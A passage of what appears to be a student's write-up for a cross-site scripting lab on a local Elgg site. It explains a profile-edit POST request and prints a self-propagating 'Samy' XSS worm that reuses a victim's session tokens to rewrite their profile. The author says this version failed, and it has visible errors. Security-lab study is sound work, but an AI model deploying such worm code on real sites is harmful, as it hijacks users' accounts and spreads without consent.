
Since we want to modify a user’s profile, once again we monitor with HTTP Header Live, when a user edits their profile normally.



Here, we can see that the HTTP request is a POST request this time. Now we use the new URL we found:

<https://www.xsslabelgg.com/action/profile/edit>

to create a new script to put in Samy’s profile.



**Question 1:** Why do we need line 1?

This line of code (“if(elgg.session.user.guid!=samyGuid)”) makes sure that Samy isn’t a victim of his own attack. If this line isn’t included, when the page refreshes, the script will edit his own profile to “Samy is MY HERO” and will overwrite itself in doing so.

## Step 6: Writing a Self-Propagating XSS Worm



DOM Approach

Use the following DOM API example to modify the script to become self-propigating:

<script id=worm>

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   
var jsCode = document.getElementById("worm").innerHTML;   
var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ˆ  
alert(jsCode);  
</script>



Note: I am certain I copied the code from the solution correctly; however, it would not work. I even tried several tweaks on my own to see if I could get it to work, but I was unable to figure it out. Below is the code that I used:

<script type="text/javascript" id="worm">

window.onload = function()

{

var userName=elgg.session.user.name;

var guid="&guid=".concat(elgg.session.user.guid);

var ts="&\_\_elgg\_ts=".concat(elgg.security.token.\_\_elgg\_ts);

var token="&\_\_elgg\_token=".concat(elgg.security.token.\_\_elgg\_token);

var briefdesc="&briefdescription=Samy+is+MY+HERO"+" &accesslevel%5Bbriefdescription%5D=2";

var name="&name=".concat(userName);

var jsCode="<script type=\"text/javascript\" id=\"worm\">"

.concat(document.getElementById("worm").innerHTML).concat("</").concat("script>");

var wormCode=encodedURIComponent(jsCode);

var desc="&description=".concat(wormCode).concat(&acceslevel%5Bbriefdescription%5D=2");

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token+ts+name+desc+briefdesc+guid;

var samyGuid=47;

if(elgg.session.user.guid!=samyGuid)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send(content);

}

}

</script>